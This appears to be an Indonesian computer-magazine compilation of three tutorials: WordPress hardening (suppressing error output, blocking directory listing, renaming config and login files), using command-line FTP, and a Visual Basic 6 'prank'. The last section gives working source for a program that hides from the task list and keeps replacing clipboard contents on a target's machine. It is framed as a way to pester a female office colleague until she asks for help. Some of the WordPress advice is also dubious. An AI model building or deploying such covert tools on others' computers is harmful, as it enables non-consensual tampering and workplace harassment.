Error tersebut terjadi pada salah satu file yang terdapat pada direktori wp-includes, lebih tepatnya pada file yang bernama wp-db.php.

Memang kalau di lihat sepintas saja, error tersebut tidak menimbulkan masalah ataupun bahaya bagi blog kita, karena cuma tampilan error saja. Tetap jangan dipandang sebelah mata tampilan tersebut, karena didalam pesan errornya terdapat sebuah informasi yang sangat privasi bagi si pemilik cpanel. Yaitu disana terdapat username admin cpanel, disini saya menggunakan localhost mode untuk melakukan demo.

Sekarang kita akan melakukan sedikit simulasi, agar lebih dimengerti. Kita rubah direktori localhost tersebut agar seperti pada cpanel, yaitu :

- Drive **E:\** kita jadikan direktori **/home/** pada cpanel
- Untuk **\xampp\** merupakan privasi kita, yaitu **username** kita di cpanel
- Untuk **\htdocs\** merupakan direktori **/public\_html/**
- Untuk **\wordpress\** merupakan direktori dimana blog wordpress kita di install

Jadi kalo disusun menurut direktori yang ada dicpanel kita, sebagai berikut :

**`/home/username/public_html/wordpress/wp-includes/wp-db.php`**

Nah itu sedikit simulasi dari saya. Jadi intinya, disana ada informasi username cpanel kita. Bahaya dari informasi tersebut sebenarnya tidak begitu menghawatirkan, karena hanya ada satu cara memanfaatkan informasi tersebut, yaitu menggunakan teknik brute force password cpanel, dengan username yang ada. Tidak semua orang bisa melakukan teknik tersebut, karena memerlukan keahlian dan kesabaran, melihat dari password cpanel yang terdiri huruf, angka dan tandabaca, maka kemungkinan untuk jebolnya password cpanel sangat sulit. Maka jangan pernah mengganti password cpanel anda dengan password yg gampang, seperti 123456, 123123, abcdef, dan sebagainya. Kalau memang mau menggantinya tetap menggunakan password yang memiliki kombinasi huruf, angka dan tanda baca. Pada fasilitas **change password** sudah sudah ada **generator password** untuk memilih password yang terdiri dari kombinasi huruf, angka dan tandabaca. Gunakan saja fasilitas itu untuk membuat password yang aman, dan catat passwordnya di buku catatan anda. Jaga kerahasiaan dari password tersebut, username juga tentunya.





Old Password:

New Password:

New Password (again):

Strength (why?): Very Weak (0/100) Password Generator



Baiklah.. Kembali lagi pada file php yang menampilkan fatal error di cms wordpress 3.0 , ada banyak file yang error, dan berikut daftar file php yang error :

Untuk direktori utama di cms wordpress

- wp-setting.php

Untuk direktori /wp-admin/

- admin-functions.php
- menu.php
- menu-header.php
- options-head.php
- upgrade-functions.php

Untuk direktori /wp-admin/includes/

- admin.php
- class-ftp-pure.php

- class-ftp-sockets.php
- class-ftp.php
- class-wp-filesystem-direct.php
- class-wp-filesystem-ftpext.php
- class-wp-filesystem-ftpsockets.php
- class-wp-filesystem-ssh2.php
- comment.php
- continents-cities.php
- file.php
- media.php
- misc.php
- plugin-install.php
- plugin.php
- template.php
- theme-install.php
- update.php
- upgrade.php
- user.php
- ms.php
- nav-menu.php

Untuk direktori /wp-content/plugins/

- hello.php

Untuk direktori /wp-content/plugins/akismet

- akismet.php

Untuk direktori wp-content/themes/twentyten/

- semua file php

Untuk direktori /wp-includes/

- canonical.php
- class-feed.php
- class.wp-scripts.php
- class.wp-styles.php
- comment-template.php
- default-embeds.php
- default-filters.php

- default-widgets.php
- feed-atom-comments.php
- feed-atom.php
- feed-rdf.php
- feed-rss.php
- feed-rss2-comments.php
- feed-rss2.php
- general-template.php
- kses.php
- media.php
- post.php
- registration-functions.php
- rss-functions.php
- rss.php
- script-loader.php
- shortcodes.php
- taxonomy.php
- template-loader.php
- theme.php
- update.php
- vars.php
- wp-db.php
- user.php
- class-snoopy.php
- ms-default-constants.php
- ms-default-filters.php
- ms-functions.php
- ms-settings.php
- nav-menu-template.php

Untuk direktori /wp-includes/theme-compat/


- semua file php

Untuk direktori /wp-includes/js/tinymce/langs/

- wp-langs.php

Cukup banyak file php yang mengalami fatal error jika di akses langsung. Saya melakukan pengecekan tersebut dengan cara manual, yaitu mengakses satu-persatu file php yang terdapat di cms wordpress di web browser saya, jadi cukup melelahkan, karena memang hanya cara itu yang bisa dilakukan.






```
error_reporting(0);
```


Cukup simple, dan kenapa hanya hal yang seperti itu, team wordpress tidak mau melakukannya, agar para pengguna cms wordpress tidak perlu melakukan patching sendiri. Tapi ya sudahlah, mungkin team wordpress ingin kita belajar dari apa yang team wordpress tinggalkan itu. Jadi kita lebih mengerti akan keamanan blog kita.

Untuk cara penyisipannya sangat mudah, yaitu : cukup taruh script tersebut sejajar atau dibawah code `<?php` paling atas dari file php yang error. Untuk lebih jelasnya, berikut cara penyisipan script **error\_reporting(0);** pada salah satu file yang error :


- Kita lakukan patching sebelum kita install cms wordpressnya, jadi pertama download dulu cms wordpressnya di <http://www.wordpress.org/>.




- Setelah itu, ekstrak file cms nya di mana saja, misalnya kita ekstrak di desktop.
- Buka foldernya, maka akan berisi seperti berikut :




- Kita buka salah satu file yang error, misalnya file wp-settings.php yang berada pada direktori utama.



- Jika diakses langsung, maka file tersebut akan menampilkan seperti berikut :




- Buka file tersebut dengan text editor, atau kalau mau mudah dan agar terlihat penomoran barisnya, buka dengan notepad++ , untuk notepad++ bisa di download secara gratis di <http://notepad-plus-plus.org/> , install dan buka file wp-settings.php dengan notepad++



- Copy script **error\_reporting(0);** lalu paste sejajar dengan **<?php** atau dibawahnya, dan akan menjadi seperti ini :

```
1 <?php error_reporting(0);
2
3 /**
4  * Used to set up and fix common
5  * the WordPress procedural and c
6  *
7  * Allows for some configuration
8  *
9  * @package WordPress
10
11 */
12
13 * Stores the location of the Wor
```

- Setelah itu disave, maka setelah dilakukan penyisipan script **error\_reporting(0);** , jika diakses file tersebut akan menjadi seperti ini :




- Tampilan blank page, hanya putih saja, tanpa ada error dan informasi apapun, jadi username cpanel kita aman, dan tetap terjaga kerahasiaannya.
- Lakukan cara tersebut disemua file php cms wordpress yang error, dan kalo mau lebih capek lagi, silahkan sisipkan script reporting error tersebut diseluruh file php pada cms wordpress, baik error maupun tidak.

Selesai sudah tahapan patch error pada file php di cms wordpress.

Sekarang tahapan protek direktori tanpa index. Banyak sekali direktori-direktori yang ada didalam wordpress cms yang tanpa index. Padahal jika folder tersebut tanpa index, maka jika folder tersebut di akses, akan menampilkan seluruh file yang ada didalamnya, contoh :






## Index of /~info/wp-includes

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">Text/</a>	02-Jul-2010 21:55	-	
<a href="#">atomlib.php</a>	20-Jun-2008 20:56	11K	
<a href="#">author-template.php</a>	06-Jun-2010 05:16	11K	
<a href="#">bookmark-template.php</a>	23-Dec-2009 18:49	9.4K	
<a href="#">bookmark.php</a>	26-Apr-2010 14:10	11K	
<a href="#">cache.php</a>	06-Jun-2010 05:16	13K	
<a href="#">canonical.php</a>	20-Jun-2010 07:38	17K	
<a href="#">capabilities.php</a>	08-Jun-2010 07:44	31K	
<a href="#">category-template.php</a>	11-Jun-2010 15:53	31K	
<a href="#">category.php</a>	18-Mar-2010 20:17	11K	
<a href="#">class-IXR.php</a>	15-May-2010 21:04	28K	
<a href="#">class-feed.php</a>	20-Jun-2010 07:38	2.7K	
<a href="#">class-http.php</a>	27-Jun-2010 07:56	65K	
<a href="#">class-json.php</a>	12-Jan-2010 13:22	26K	
<a href="#">class-oembed.php</a>	27-May-2010 04:14	10K	
<a href="#">class-phpass.php</a>	26-Feb-2010 07:25	6.7K	

Untuk mengatasinya kita tidak perlu membuat file index didalam direktori-direktori tersebut, karena banyak sekali dan kalau dibuat akan menambah kapasitas file wordpress cms. Kita hanya perlu memanfaatkan file **.htaccess** pada cpanel, jadi masuk pada File Manager di cpanel, lalu buatlah sebuah file dengan nama **.htaccess**, dan biasanya sudah ada otomatis jika wordpress sudah di install. Dan jangan lupa untuk memilih show hidden file pada saat membuka file manager.



Silahkan masukan script berikut pada file **.htaccess** :

```
#enable directory browsing
Options All -indexes
```

## 2. MERUBAH WP-CONFIG.PHP

Kenapa wp-config.php harus dirubah? Sebenarnya tidak harus, tapi demi keamanan, lebih baik dirubah. Salah satu kegiatan diatas yang sering dilakukan pada blog wordpress adalah melalui file wp-config, untuk teknik tersebut tidak akan saya jelaskan disini karena pembahasan kita sudah berbeda, dan intinya disini kita akan merubah wp-config tersebut, sehingga wordpress cms tidak lagi menggunakan file tersebut. File wp-config.php memang tidak ada pada direktori wordpress cms yang belum di install, karena file wp-config.php akan dibuat otomatis oleh system setelah kita melakukan intallasi. Jadi disini kita akan merubah sedikit systemnya agar tidak membuat file wp-config.php tapi file lain yang kita inginkan.

Ada beberapa file yang harus dirubah, antara lain :

Untuk direktori utama wordpress cms

- wp-config-sample.php
- wp-load.php
- wp-settings.php

Untuk direktori /wp-includes/

- load.php
- ms-default-constants.php
- ms-settings.php
- pluggable.php
- wp-db.php
- class-http.php
- default-constant.php

Untuk direktori /wp-admin/

- ms-options.php
- network.php
- plugins.php
- setup-config.php

Untuk direktori /wp-admin/includes/

- file.php
- ms.php

Tahap pertama yaitu merubah sebuah nama file, yaitu :


- **wp-config-sample.php**

Misalnya disini kita akan merubah system agar membuat file **wp-config.php** menjadi **nothingsecure.php**, nah rubah **wp-config-sample.php** tersebut menjadi :

- **nothingsecure-sample.php**

File tersebut adalah acuan yang diambil system untuk membuat sebuah file config. Dan sekarang saatnya merubah total file-file yang sudah menjadi target kita dalam perubahan.

Buka semua file yang ada dalam daftar tersebut, dengan apa saja, yang penting text editor, disini saya memakai notepad++. Kemudian ganti semua kata **wp-config** dengan kata **nothingsecure** disetiap file yang ada pada daftar.




Setelah itu save semua file yang telah kita rubah, maka dengan ini kita berhasil merubah system agar membuat config file menjadi nothingsecure.php dan merubah system untuk menjadikan nothingsecure.php adalah file config.



### 3. MERUBAH WP-LOGIN.PHP

Perubahan wp-login.php disini sebenarnya tidak perlu, cuma sekedar pelengkap saja, biar lebih kompleks dalam perubahan keamanannya. Disini kita tidak akan merubah total halaman login kita, karena sama saja bohong kalo orang lain yg tidak memiliki hak akses bisa akses login kita dengan hanya mengetikan <http://webkita.com/wp-admin/> dan akan redirect kehalaman login yang telah kita rubah.

Baiklah, caranya cukup mudah, silahkan rubah dulu nama file **wp-login.php** sesuai dengan keinginan, misalnya disini kita rubah menjadi **halamanku.php** . Setelah itu bukan file **halamanku.php** dengan text editor, lalu ganti semua kata **wp-login.php** menjadi **halamanku.php**



Lalu save file tersebut. Selesai sudah proses perubahan halaman login admin. Sekaran anda bisa login melalui <http://webkita.com/halamanku.php> . dan jika ada seseorang yang mengakses <http://webkita.com/wp-login.php> maka akan mendapatkan halaman 404 not found. Sedangkan untuk orang yang mengakses alamat <http://webkita.com/wp-admin/> maka orang tersebut akan di redirect ke halaman <http://webkita.com/wp-login.php> , sedangkan halaman tersebut not found. Berarti sukses proses penyembunyian halaman login kita.

Disini yang mungkin agak repot adalah proses logout, karena halaman logout kita tetap menggunakan file wp-login.php sebagai proses logout, tapi tenang, proses logout bisa dilakukan secara manul.

Pada link logout yang ada di pojok kanan atas halaman admin, klik kanan, lalu **copy link location**, maka anda akan mendapatkan link berikut :

<http://webkita.com/wp-login.php?action=logout& wpnonce=d4905920b9>

untuk kode yang ada pada akhir dari url tersebut, itu setiap halaman admin berbeda-beda, jadi tidak usah diambil pusing. Untuk proses logout ganti saja url <http://webkita.com/wp-login.php> dengan url halaman login kita, yang kita buat disini adalah <http://webkita.com/halamanku.php> , maka akan menjadi : <http://webkita.com/halamanku.php?action=logout& wpnonce=d4905920b9>

Maka kita akan logout dari halaman admin.\

#### 4. Tips sebelum menggunakan Themes Wordpress dan plugins wordpress

Seluruh themes dan plugins yang ingin kita gunakan tidak jauh dengan yang namanya file berekstensi .php , dan file .php rentan terhadap fatal error, maka dari itu, sebelum kita aktifkan themes dan atau plugins yang ingin kita pakai di blog kita, alangkah baiknya lakukan pengecekan fatal error dan lakukan patch error jika fatal error terjadi. Cara ceknya akses direktori themes atau plugins, lalu buka satu persatu file yang ada didalam folder themes atau plugins tersebut.

Untuk direktori themes bisa di akses di :

<http://webkita.com/wp-content/themes/nama-folder-themes/nama-file-yang-di-cek.php>

Untuk direktori plugins bisa diakses di :

<http://webkita.com/wp-content/plugins/nama-folder-plugins/nama-file-yang-di-cek.php>

Dengan ini, proses sederhana keamanan wordpress cms sukses kita lakukan, semoga bermanfaat dan dapat dijadikan pembelajaran untuk membangun sebuah blog yang tidak sekedar blog berisi artikel dan informasi yang penting, tapi keamanan juga di utamakan. Salam sukses, hidup Indonesian Blogger.

**By: Otong**


<http://www.otong.info/>

# Mengakses FTP Lewat Command Prompt


By : kahfiehudson

Apakah itu FTP? FTP merupakan salah satu protokol Internet yang paling awal dikembangkan, dan masih digunakan hingga saat ini untuk melakukan [pengunduhan \(download\)](#) dan [penggugahan \(upload\)](#) berkas-berkas komputer antara **klien FTP** dan **server FTP**. Biasanya FTP digunakan untuk mengirim file dari computer kita ke webhosting tempat kita menyimpan data-data website kita ataupun sebaliknya. Dengan cara ini anda tidak perlu susah-susah mendownload software FTP misalkan filezilla. Kita akan menggunakan FTP memakai CMD alias Command Prompt yang sudah tersedia di dalam OS Windows. Caranya :

1. Buka CMD dengan cara masuk ke Start -> Run -> ketikkan “CMD”



2. Pada jendela Command Prompt ketikkan perintah “ftp”



3. Untuk melakukan koneksi ke server FTP ketikkan perintah

“open [ftp.namadomainanda.com](http://ftp.namadomainanda.com)” lalu Enter. Contoh :

open [ftp.kahfiehudson.co.tv](http://ftp.kahfiehudson.co.tv)



```
C:\ C:\WINDOWS\system32\cmd.exe - ftp
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user>ftp
ftp> open ftp.kahfiehudson.co.tv
```

4. Setelah itu anda akan terkoneksi dengan server FTP yang ditandai dengan ucapan selamat datang. Lalu masukkan username berikut password anda.

```
C:\ C:\WINDOWS\system32\cmd.exe - ftp
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user>ftp
ftp> open ftp.kahfiehudson.co.tv
Connected to ftp.kahfiehudson.co.tv.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 2 of 50 allowed.
220-Local time is now 14:05. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
User (ftp.kahfiehudson.co.tv:(none)):
```

5. Untuk masuk ke direktori tertentu masukkan perintah “cd namadirektori”. Contoh : cd public\_html

```
C:\ C:\WINDOWS\system32\cmd.exe - ftp
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user>ftp
ftp> open ftp.kahfiehudson.co.tv
Connected to ftp.kahfiehudson.co.tv.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 14:24. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
User (ftp.kahfiehudson.co.tv:(none)): 
331 User OK. Password required
Password: 
230-User has group access to: 
230 OK. Current restricted directory is /
ftp> cd public_html
250 OK. Current directory is /public_html
ftp>
```

6. Apabila sudah berada di direktori yang dituju ketik perintah “send namafilename.php” untuk mengupload atau mengirim file local anda ke server

```
C:\WINDOWS\system32\cmd.exe - ftp
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user>ftp
ftp> open ftp.kahfiehudson.co.tv
Connected to ftp.kahfiehudson.co.tv.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 14:41. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
User (ftp.kahfiehudson.co.tv:(none)): 
331 User OK. Password required
Password: 
230 User has group access to: 
230 OK. Current restricted directory is /
ftp> cd public_html
250 OK. Current directory is /public_html
ftp> send default.pls
200 PORT command successful
```

7. Untuk mengetahui direktori local anda yang berada didalam computer bisa mengetikkan perintah “lc”

```
C:\WINDOWS\system32\cmd.exe - ftp
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user>ftp
ftp> open ftp.kahfiehudson.co.tv
Connected to ftp.kahfiehudson.co.tv.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 15:00. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
User (ftp.kahfiehudson.co.tv:(none)): 
331 User OK. Password required
Password: 
230 User has group access to: 
230 OK. Current restricted directory is /
ftp> cd public_html
250 OK. Current directory is /public_html
ftp> lc
Local directory now C:\Documents and Settings\user.
ftp>
```



8. Untuk mendownload file dari server ketikkan perintah “**recv namafile.php**” atau “**get namafile.php**”

```
C:\WINDOWS\system32\cmd.exe - ftp
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user>ftp
ftp> open ftp.kahfiehudson.co.tv
Connected to ftp.kahfiehudson.co.tv.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 2 of 50 allowed.
220-Local time is now 14:46. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
User (ftp.kahfiehudson.co.tv:(none)): *****
331 User ***** OK. Password required
Password:
230-User ***** has group access to: *****
230 OK. Current restricted directory is /
ftp> cd public_html
250 OK. Current directory is /public_html
ftp> get wew.php
200 PORT command successful
ftp>
```

9. Untuk memutuskan FTP ketikkan perintah “**disconnect**” atau “**close**”

☺Terima kasih, semoga bermanfaat ☺

Penulis : kahfiehudson  
Kategori : all of computer  
Email : [kahfiehudson@windowslive.com](mailto:kahfiehudson@windowslive.com)  
Web : <http://kahfiehudson.co.tv>



# Lumpuhkan fungsi Copy-Paste pada windows


By: A.M Hirin

Fungsi copy adalah fungsi yang amat vital pada setiap system operasi, terutama windows. Mengapa vital? Karena seperti alat v\*ta! 😊, fungsi ini sering dipakai oleh pengguna computer untuk menggandakan objek baik berupa teks, file, maupun objek lainnya.

Lalu bagaimana jika kita sedikit usil dengan melumpuhkan (menguasai) fungsi dengan cara mengambil alih setiap kegiatan copy objek dari pengguna computer lalu memberikan hasil sesuai kehendak kita.

Contoh kasus, seorang pegawai admin kantor yang cantik dan sexy yang membuat kita bergairah dalam bekerja sedang mengerjakan tugas administrasinya, sungguh sangat tidak mungkin cewek tersebut tidak memakai fungsi copy baik penggandaan teks maupun file dalam pekerjaannya. Lalu kita yang sedikit usil dan nakal ini, ingin menggoda cewek tersebut dalam bekerja. Cukup jalankan misi ini, dan eksekusi program yang akan kita buat nanti 😊. Yuk langsung kita coding, dengan Visual Basic 6.0

Desainlah proyek dengan 1 form, 1 commandbutton, 1 timer, dan 1 textbox penampilan seperti berikut;



Gambar 1. Desain Program

Lalu tuliskan code berikut pada jendela code form:

```
Private Sub Command1_Click()  
    Me.Hide  
End Sub  
  
Private Sub Form_Load()  
    App.TaskVisible = False  
    Timer1.Interval = 100  
End Sub  
Private Sub Timer1_Timer()  
    If Clipboard.GetText <> Text1.Text Then  
        Clipboard.Clear  
        Clipboard.SetText Text1.Text  
    End If  
End Sub
```

Busyet dah, simple banget codenya namun udah bisa bikin cewek klepek-klepek minta bantuan kita untuk mbenerin komputernya, datanglah pahlawan tlepong. 😊


### Penjelasan kode

Algoritma kode diatas sangat sederhana, kita hanya membutuhkan sebuah timer untuk memanggil kode secara berulang dengan interval 100 mili second, dimana kode tersebut berisi pembersihan data di clipboard (peyimpanan fungsi copy) lalu mennganti dengan kata (teks) yang kita inginkan. 😊

**Praktek !**, berikut adalah contoh penggunaan program.

1. Jalankan program di komputer target.
2. Atur kata-kata yang ingin anda sampaikan
3. Klik tombol **Set Now**
4. Tunggulah sang target minta tolong kepada anda karena setiap target mem-paste teks akan tertuliskan sesuai kata-kata dari anda.
5. Berikut salah satu contoh realnya.

Sebelumnya saya telah menjalankan aplikasi yang di buat di atas, dan mengcopy salah satu sell exel(teks), dan akan mem-paste ke sell lainnya.



Gambar 2. Target mengcopy teks

	A	B	C	D	E
55					
56		List Tugas Bulanan Support			
57					
58	No	Deskripsi	Deadline	Dept. Lain	Personal
59	1	Simulasiutupan bulanan, dan pastikan sukses di toko	Tgl 26	Toko	Area
60	2	Input STM (NBH, BA OP, BA HR, dan RAB)	Tgl 2	IC, Area, Dev	IC = Mutia Area = All Toko Dev = Ratna
61	3	Posting Setelah Data STM lengkap	Tgl 5	Dev, Area	Team Dev, Area
62	4	Laporan Klaim Promosi	Tgl 2	HO	HO
63	5	Kirim Wtgab dari proses IC	Tgl 5	IC & HO	Yugo
64	6	Kirim Dana WU	Tgl 27	Dev	Dto
65	7	I Love you sayang.... vt			
66	8				

Gambar 3. Hasil paste

Lihatlah, hasil paste bukan teks yang dicopy melainkan teks yang saya berikan pada program pelumpuh copy tersebut. Ingat, jika target sudah menjalankan aplikasi di atas maka kemungkinan yang terjadi adalah:

1. Tidak bisa mengcopy file (paste)
2. Target akan minta bantuan pada anda ☺
3. Anda akan jadi pahlawan.

